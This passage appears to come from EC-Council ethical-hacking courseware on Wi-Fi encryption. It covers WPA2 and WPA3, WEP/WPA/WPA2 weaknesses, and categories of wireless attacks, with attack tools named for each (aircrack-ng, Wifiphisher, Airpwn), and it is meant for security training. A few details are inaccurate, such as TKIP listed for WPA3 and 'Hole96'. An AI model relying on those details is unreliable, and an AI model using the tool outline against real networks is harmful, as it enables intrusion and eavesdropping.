During CCMP implementation, additional authentication data (AAD) are generated using a MAC header and included in the encryption process that uses both AES and CCMP encryptions. Consequently, the non-encrypted portion of the frame is protected from any alteration or distortion. The protocol uses a sequenced packet number (PN) and a portion of the MAC header to generate a Nonce that it uses in the encryption process. The protocol gives plaintext data, and temporal keys, AAD, and Nonce are used as input for the data encryption process that uses both AES and CCMP algorithms.

A PN is included in the CCMP header for protection against replay attacks. The resultant data from the AES and CCMP algorithms produce encrypted text and an encrypted MIC value. Finally, the assembled MAC header, CCMP header, encrypted data, and encrypted MIC form the WPA2 MAC frame. The below figure shows the operational flow of WPA2.




Figure 16.14: Operational flow of WPA2

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

WPA3 Encryption

- WPA3 is an advanced implementation of WPA2 providing trailblazing protocols and uses the AES-GCMP 256 encryption algorithm

Modes of Operation

WPA3 - Personal

- It is mainly used to deliver password-based authentication using the SAE protocol, also known as Dragonfly Key Exchange
- It is resistant to offline dictionary attacks and key recovery attacks

WPA3 - Enterprise

- It protects sensitive data using many cryptographic algorithms
- It provides authenticated encryption using GCMP-256
- It uses HMAC-SHA-384 to generate cryptographic keys
- It uses ECDSA-384 for exchanging keys

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WPA3 Encryption

Wi-Fi Protected Access 3 (WPA3) was announced by the Wi-Fi Alliance on January 2018 as an advanced implementation of WPA2 that provides trailblazing protocols. Like WPA2, the WPA3 protocol has two variants: WPA3-Personal and WPA3-Enterprise.

WPA3 provides cutting-edge features to simplify Wi-Fi security and provides the capabilities necessary to support different network deployments ranging from corporate networks to home networks. It also ensures cryptographic consistency using encryption algorithms such as AES and TKIP to defend against network attacks. Furthermore, it provides network resilience through Protected Management Frames (PMF) that deliver a high level of protection against eavesdropping and forging attacks. WPA3 also disallows outdated legacy protocols.

Modes of Operation

WPA3 offers two modes of operation:

- **WPA3-Personal**: This mode is mainly used to deliver password-based authentication. WPA3 is more rigid to attacks than WPA2 because it uses a modern key establishment protocol called the Simultaneous Authentication of Equals (SAE), also known as Dragonfly Key Exchange, which replaces the PSK concept used in WPA2-Personal. Some of the features of WPA3-Personal are described below.
  - **Resistance to offline dictionary attacks**: It prevents passive password attacks such as brute-forcing.
  - **Resistance to key recovery**: Even when a password is determined, it is impossible to capture and determine session keys while maintaining the forward secrecy of network traffic.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Natural password choice**: It allows users to choose weak or popular phrases as passwords, which are easy to remember.
- **Easy accessibility**: It can provide greater protection than WPA2 without changing the previous methods used by users for connecting to a network.

- **WPA3-Enterprise**: This mode is based on WPA2. It offers better security than WPA2 across the network and protects sensitive data using many cryptographic concepts and tools. Some of the security protocols used by WPA3-Enterprise are described below.
  - **Authenticated encryption**: It helps in maintaining the authenticity and confidentiality of data. For this purpose, WPA3 uses the 256-bit Galois/Counter Mode Protocol (GCMP-256).
  - **Key derivation and validation**: It helps in generating a cryptographic key from a password or master key. It uses the 384-bit hashed message authentication mode (HMAC) with the Secure Hash Algorithm, termed HMAC-SHA-384.
  - **Key establishment and verification**: It helps in exchanging cryptographic keys among two parties. For this purpose, WPA3 uses Elliptic Curve Diffie–Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) using a 384-bit elliptic curve.
  - **Frame protection and robust administration**: WPA3 uses 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256) for this purpose.

Enhancements in WPA3 with Respect to WPA2

WPA3 can be used to implement a layered security strategy that can protect all aspects of a Wi-Fi network. WPA3 has a certification program that specifies the prevailing standards the product must support. The Dragonfly handshake/SAE protocol is mandatory for WPA3 certification.

The important features of WPA3 are as follows.

1. **Secured handshake**: The Simultaneous Authentication of Equals (SAE) protocol, also known as the Dragonfly handshake, can be used to make a password resistant to dictionary and brute-force attacks, preventing the offline decryption of data.
2. **Wi-Fi Easy Connect**: This feature simplifies the security configuration process by managing different interface connections in a network with one interface using the Wi-Fi Device Provisioning Protocol (DPP). This can securely allow a plethora of smart devices in a network to connect to one device using a quick response (QR) code or password. It also helps set up a connection between different IoT devices.
3. **Unauthenticated encryption**: It uses a new feature called Opportunistic Wireless Encryption (OWE) that replaces the 802.11 "open" authentication by providing better protection when using public hotspots and public networks.
4. **Bigger session keys**: The cryptographic security process of WPA3-Enterprise supports key sizes of 192 bits or higher, which are difficult to crack, ensuring rigid protection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Comparison of WEP, WPA, WPA2, and WPA3

Encryption	Attributes				
	Encryption Algorithm	IV Size	Encryption Key Length	Key Management	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bits	None	CRC-32
WPA	RC4, TKIP	48-bits	128-bits	4-way handshake	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bits	128-bits	4-way handshake	CBC-MAC
WPA3	AES-GCMP 256	Arbitrary length 1 - 2^{64}	192-bits	ECDH and ECDSA	BIP-GMAC-256

WEP, WPA	Should be replaced with more secure WPA and WPA2
WPA2	Incorporates protection against forgery and replay attacks
WPA3	Provides enhanced password protection and secured IoT connections; encompasses stronger encryption techniques

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Comparison of WEP, WPA, WPA2, and WPA3

WEP provides data confidentiality on wireless networks, but it is weak and fails to meet any of its security goals. While WPA fixes most of WEP's problems, WPA2 makes wireless networks almost as secure as wired networks. Because WPA2 supports authentication, only authorized users can access the network. WEP should be replaced with either WPA or WPA2 to secure a Wi-Fi network. Though WPA and WPA2 incorporate protections against forgery and replay attacks, WPA3 can provide a more enhanced password-protection mechanism and secure IoT connections; further, it utilizes stronger encryption techniques. The below table compares WEP, WPA, WPA2, and WPA3 in terms of the encryption algorithm used, the encryption-key size, the initialization vector (IV) it produces, key management, and data integrity.

Encryption	Attributes				
	Encryption Algorithm	IV Size	Encryption Key Length	Key Management	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bits	None	CRC-32
WPA	RC4, TKIP	48-bits	128-bits	4-way handshake	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bits	128-bits	4-way handshake	CBC-MAC
WPA3	AES-GCMP 256	Arbitrary length 1 - 2^{64}	192-bits	ECDH and ECDSA	BIP-GMAC-256

Table 16.2: Comparison of WEP, WPA, WPA2, and WPA3

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Issues in WEP, WPA, and WPA2

Issues in WEP

- CRC-32 does not ensure complete cryptographic integrity
- IVs are 24 bits and sent in cleartext
- Vulnerable to known plaintext attacks
- Prone to password cracking attacks
- Associate/disassociate messages are not authenticated
- One can easily construct a decryption table of reconstructed key streams
- Lack of centralized key management
- IV is a part of the RC4 encryption key, which leads to an analytical attack

Issues in WPA

- Pre-shared key is vulnerable to eavesdropping and dictionary attacks
- Lack of forward secrecy
- WPA-TKIP is vulnerable to packet spoofing and decryption attacks
- Insecure random number generator (RNG) in WPA allows the discover of GTK generated by AP
- Vulnerabilities in TKIP allow attackers to guess the IP address of the subnet

Issues in WPA2

- Pre-shared key is vulnerable to eavesdropping and dictionary attacks
- Lack of forward secrecy
- Hole96 vulnerability makes WPA2 vulnerable to MITM and DoS attacks
- Insecure random number generator (RNG) in WPA2 allow attackers to discover GTK generated by AP
- KRACK vulnerabilities make WPA2 vulnerable to packet sniffing, connection hijacking, malware injection, and decryption attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Issues in WEP, WPA, and WPA2

Issues in WEP

WEP encryption is insufficient to secure wireless networks because of certain issues and anomalies, which include the following.

- **CRC32 is insufficient to ensure the complete cryptographic integrity of a packet**: By capturing two packets, an attacker can reliably flip a bit in the encrypted stream and modify the checksum so that the packet is accepted.
- **IVs are of 24 bits**: The IV is a 24-bit field, which is too small to be secure, and is sent in the cleartext portion of a message. An AP broadcasting 1500-byte packets at 11 Mbps would exhaust the entire IV space in five hours.
- **WEP is vulnerable to known plaintext attacks**: When an IV collision occurs, it becomes possible to reconstruct the RC4 keystream based on the IV and the decrypted payload of the packet.
- **WEP is vulnerable to dictionary attacks**: Because WEP is based on a password, it is prone to password-cracking attacks. The small IV space allows the attacker to create a decryption table, which is a dictionary attack.
- **WEP is vulnerable to DoS attacks**: This is because associate and disassociate messages are not authenticated.
- **An attacker can eventually construct a decryption table of reconstructed keystreams**: With approximately 24 GB of space, an attacker can use this table to decrypt WEP packets in real time.
- **A lack of centralized key management makes it difficult to change WEP keys regularly.**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **IV is a value used to randomize the keystream value, and each packet has an IV value:** The standard IV allows only a 24-bit field, which is too small to be secure, and is sent in the cleartext portion of a message. All available IV values can be used up within hours at a busy AP. IV is a part of the RC4 encryption key and is vulnerable to an analytical attack that recovers the key after intercepting and analyzing a relatively small amount of traffic. Identical keystreams are produced with the reuse of the IV for data protection because the short IV keystreams are repeated within a short time. Furthermore, wireless adapters from the same vendor may all generate the same IV sequence. This enables attackers to determine the keystream and decrypt the ciphertext.
- **The standard does not require each packet to have a unique IV:** Vendors use only a small part of the available 24-bit possibilities. Consequently, a mechanism that depends on randomness is not random at all, and attackers can easily determine the keystream and decrypt other messages.
- **The use of RC4 was designed to be a one-time cipher and not intended for use with multiple messages.**

Because most organizations have configured their network clients and APs to use the same shared key or the four default keys, the randomness of the keystream relies on the uniqueness of the IV value. The use of IV and a key ensures that the keystream for each packet is different, but in most cases, the IV changes while the key remains constant. Since there are only two main components to this encryption process and one stays constant, the process has an unacceptable level of randomization. A busy AP can use all 224 available IV values within hours, necessitating the reuse of IV values. Such repetition in a process that relies on randomness leads to failure.

The IV issue is exacerbated by the fact that the 802.11 standard does not require each packet to have a different IV value, which is analogous to claiming stringent security while adopting weak measures. In many implementations, the IV value changes only when the wireless NIC reinitializes, usually during a reboot. Although 24 bits provide sufficient possible combinations of IV values, most implementations use only a handful of bits; thus, these implementations do not even utilize the security measures available to them.

The reasons for generating weak IVs in WEP include the following:

- To generate different packets in WEP, the RC4 algorithm uses a key scheduling algorithm (KSA) to create an IV and adds it to the base key, which makes the first few bytes of plaintext easily predictable.
- The IV value is not explicit to the network. Therefore, the same IV can be used with the same secret key on multiple wireless devices.
- The method of appending the IV to the beginning of the security key makes the network vulnerable to Fluhrer–Mantin–Shamir (FMS) attacks, which allow attackers to execute script tools to crack the secret key by examining a link.
- Most weak IVs depend on a WEP key and reveal accurate information about the key bytes from the first RC4 output byte, as well as smaller clues from other bytes.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Through additional processing on recovered bytes, parts of a pseudo-random generation algorithm (PRGA) can be emulated to extract key information in the byte of an IV.
- Message tampering cannot be effectively detected. Although methods such as checksum and ICV can check message integrity, they have some drawbacks. Some secure methods for computing MIC have a high computational cost when introduced in TKIP.
- WEP directly uses the master key and has no built-in provision to update the keys.

A security flaw in the WEP implementation of RC4 results in the generation of weak IVs, which attackers can easily exploit to deduce the base WEP key. An attacker can use WLAN sniffing tools to capture packets encrypted with the same key and tools such as aircrack-ng and WEPCrack to decrypt the weak IVs, thereby exposing the base WEP key.

Issues in WPA

WPA is an improvement over WEP in many ways because it uses TKIP for data encryption and helps in secured data transfer. However, WPA has many security issues as well.

Some of the security issues of WPA are as described follows.

- **Weak passwords**: If users depend on weak passwords, the WPA PSK is vulnerable to various password-cracking attacks.
- **Lack of forward secrecy**: If an attacker captures a PSK, they can decrypt all the packets encrypted with that key (i.e., all the packets transmitted or being transmitted can be decrypted).
- **Vulnerability to packet spoofing and decryption**: Clients using WPA-TKIP are vulnerable to packet-injection attacks and decryption attacks, which further allows attackers to hijack Transmission Control Protocol (TCP) connections.
- **Predictability of the group temporal key (GTK)**: An insecure random number generator (RNG) in WPA allows attackers to discover the GTK generated by the AP. This further allows attackers to inject malicious traffic in the network and decrypt all the transmissions in progress over the Internet.
- **Guessing of IP addresses**: TKIP vulnerabilities allow attackers to guess the IP address of the subnet and inject small packets into the network to downgrade the network performance.

Issues in WPA2

Although WPA2 is more secure than WPA, it also has some security issues, which are discussed below.

- **Weak passwords**: If users depend on weak passwords, the WPA2 PSK is vulnerable to various attacks such as eavesdropping, dictionary, and password-cracking attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Lack of forward secrecy**: If an attacker captures a PSK, they can decrypt all the packets encrypted with that key (i.e., all the packets transmitted or being transmitted can be decrypted).
- **Vulnerability to man-in-the-middle (MITM) and denial-of-service (DoS) attacks**: The Hole96 vulnerability in WPA2 allows attackers to exploit a shared group temporal key (GTK) to perform MITM and DoS attacks.
- **Predictability of GTK**: An insecure random number generator (RNG) in WPA2 allows attackers to discover the GTK generated by the AP. This further allows attackers to inject malicious traffic in the network and decrypt all the transmissions in progress over the Internet.
- **KRACK vulnerabilities**: WPA2 has a significant vulnerability to an exploit known as key reinstallation attack (KRACK). This exploit may allow attackers to sniff packets, hijack connections, inject malware, and decrypt packets.
- **Vulnerability to wireless DoS attacks**: Attackers can exploit the WPA2 replay attack detection feature to send forged group-addressed data frames with a large PN to perform a DoS attack.
- **Insecure WPS PIN recovery**: In some cases, disabling WPA2 and WPS can be a time-consuming process, in which the attacker needs to control the WPA2 PSK used by the clients. When WPA2 and WPS are enabled, the attacker can disclose the WPA2 key by determining the WPS personal identification number (PIN) through simple steps.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 Wireless Concepts

2 Wireless Encryption

3 Wireless Threats

4 Wireless Hacking Methodology

5 Wireless Hacking Tools

6 Bluetooth Hacking

7 Countermeasures

8 Wireless Security Tools

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Threats

Access Control Attacks

- Wireless access control attacks aim to penetrate a network by evading WLAN access control measures, such as AP MAC filters and Wi-Fi port access controls
  - WarDriving
  - Rogue Access Points
  - MAC Spoofing
  - AP Misconfiguration
  - Ad Hoc Associations
  - Promiscuous Client
  - Client Mis-association
  - Unauthorized Association

Integrity Attacks


- In integrity attacks, attackers send forged control, management, or data frames over a wireless network to misdirect the wireless devices to perform another type of attacks (e.g., DoS)
  - Data Frame Injection
  - WEP Injection
  - Bit-Flipping Attacks
  - Extensible AP Replay
  - Data Replay
  - Initialization Vector Replay Attacks
  - RADIUS Replay
  - Wireless Network Viruses

Confidentiality Attacks

- These attacks attempt to intercept confidential information sent over wireless associations, regardless of whether they were sent in clear text or encrypted by Wi-Fi protocols
  - Eavesdropping
  - Traffic Analysis
  - Cracking WEP Key
  - Evil Twin AP
  - Honeypot AP
  - Session Hijacking
  - Masquerading
  - Man-in-the-Middle Attack

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Threats

The previous sections discussed basic wireless concepts and wireless security mechanisms such as encryption algorithms that secure wireless network communications. To secure wireless networks, a network administrator needs to understand the various possible weaknesses of encryption algorithms, which may lure attackers. The wireless network can be at risk to various types of attacks, including access-control attacks, integrity attacks, confidentiality attacks, availability attacks, and authentication attacks. This section discusses different types of security risks, threats, and attacks associated with wireless networks.

Access Control Attacks

Wireless access-control attacks aim to penetrate a network by evading WLAN access-control measures, such as AP MAC filters and Wi-Fi port access controls.

There are several types of access-control attacks, including the following.

- **WarDriving**: In a wardriving attack, WLANs are detected either by sending probe requests over a connection or by listening to web beacons. An attacker who discovers a penetration point can launch further attacks on the LAN. Some of the tools that the attacker may use to perform wardriving attacks are KisMAC and NetStumbler.
- **Rogue access points**: In order to create a backdoor to a trusted network, an attacker may install an unsecured AP or fake AP inside a firewall. The attacker may also use software or hardware APs to perform this kind of attack. A wireless AP is termed a rogue access point when it is installed on a trusted network without authorization. An inside or outside attacker can install rogue APs on a trusted network with malicious intentions.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **MAC spoofing**: Using the MAC spoofing technique, an attacker can reconfigure a MAC address to appear as an authorized AP to a host on a trusted network. The attacker may use tools such as SMAC to perform this kind of attack.
- **AP misconfiguration**: If a user improperly configures any of the critical security settings at any of the APs, the entire network could be exposed to vulnerabilities and attacks. The AP cannot trigger alerts in most intrusion-detection systems, because these systems recognize them as a legitimate device.
- **Ad hoc associations**: An attacker may perform this kind of attack using any Universal Serial Bus (USB) adapter or wireless card. The attacker connects the host to an unsecured client to attack a specific client or to avoid AP security.
- **Promiscuous client**: Using a promiscuous client, an attacker exploits the behavior of 802.11 wireless cards: they always attempt to find a stronger signal to connect. An attacker places an AP near the target Wi-Fi network and gives it a common SSID, offering an irresistibly stronger signal and higher speed than the target Wi-Fi network. The intent is to lure the client to connect to the attacker's AP, rather than a legitimate Wi-Fi network. Promiscuous clients allow an attacker to transmit target network traffic through a fake AP. It is very similar to the evil-twin threat on wireless networks, in which an attacker launches an AP that poses as an authorized AP by beaconing the WLAN's SSID.
- **Client mis-association**: The client may intentionally or accidentally connect or associate with an AP outside the legitimate network because the WLAN signals travel through the air, walls, and other obstructions. This kind of client mis-association can lead to access-control attacks.
- **Unauthorized association**: Unauthorized association is a major threat to wireless networks. The prevention of this kind of attack depends on the method or technique that the attacker uses to get associated with a network.

Integrity Attacks

An integrity attack involves changing or altering data during transmission. In wireless integrity attacks, attackers send forged control, management, or data frames over a wireless network to misdirect wireless devices and perform another type of attack such as a DoS attack. The below table summarizes different types of integrity attacks.

Type of Attack	Description	Method and Tools
Data-Frame Injection	Constructing and sending forged 802.11 frames.	Airpwn, File2air, Wperf, void11, WEPWedgie, wnet dinject
WEP Injection	Constructing and sending forged WEP encryption keys.	WEP cracking + injection tools
Bit-Flipping Attacks	Capturing the frame and flipping random bits in the data payload, modifying the ICV, and sending it to the user.	

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Extensible AP Replay	Capturing 802.1X Extensible Authentication Protocols (e.g., EAP Identity, Success, and Failure) for later replay.	Wireless capture + injection tools between client and AP
Data Replay	Capturing 802.11 data frames for later (modified) replay.	Capture + injection tools
Initialization Vector Replay Attacks	Deriving the keystream by sending a plaintext message.	
RADIUS Replay	Capturing RADIUS Access-Accept or Reject messages for later replay	Ethernet capture + injection tools between AP and authentication server
Wireless Network Viruses	Viruses have a great impact on wireless networks. They can provide an attacker with a simple method to compromise APs.	

Table 16.3: Integrity attacks

Confidentiality Attacks

These attacks attempt to intercept confidential information sent over a wireless network, regardless of whether the system transmits data in cleartext or an encrypted format. If the system transmits data in an encrypted format (such as WEP or WPA), an attacker may attempt to break the encryption. The below table summarizes different types of confidentiality attacks on wireless networks.

Type of Attack	Description	Method and Tools
Eavesdropping	Capturing and decoding unprotected application traffic to obtain potentially sensitive information.	bsd-airtools, Wireshark, ettercap, Kismet, commercial analyzers
Traffic Analysis	Inferring information from the observation of external traffic characteristics.	
Cracking WEP Key	Capturing data to recover a WEP key using brute force or Fluhrer-Mantin-Shamir (FMS) cryptanalysis.	aircrack-ng, AirSnort, chopchop, WepAttack, WepDecrypt
Evil Twin AP	Posing as an authorized AP by beaconing the WLAN's SSID to lure users.	CqureAP, HostAP, EvilTwinFramework, Wifiphisher
Honeypot AP	Setting an AP's SSID to be the same as that of a legitimate AP	Manipulating SSID
Session Hijacking	Manipulating the network such that the attacker's host appears to be the desired destination.	Manipulating
Masquerading	Pretending to be an authorized user to gain access to a system.	Stealing login IDs and passwords, bypassing authentication mechanisms

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

MITM Attack	Running conventional MITM attack tools on an evil-twin AP to intercept TCP sessions or Secure Sockets Layer (SSL)/Secure Shell (SSH) tunnels.	dsniff, ettercap, aLTEr attack

Table 16.4: Confidentiality attacks

Availability Attacks

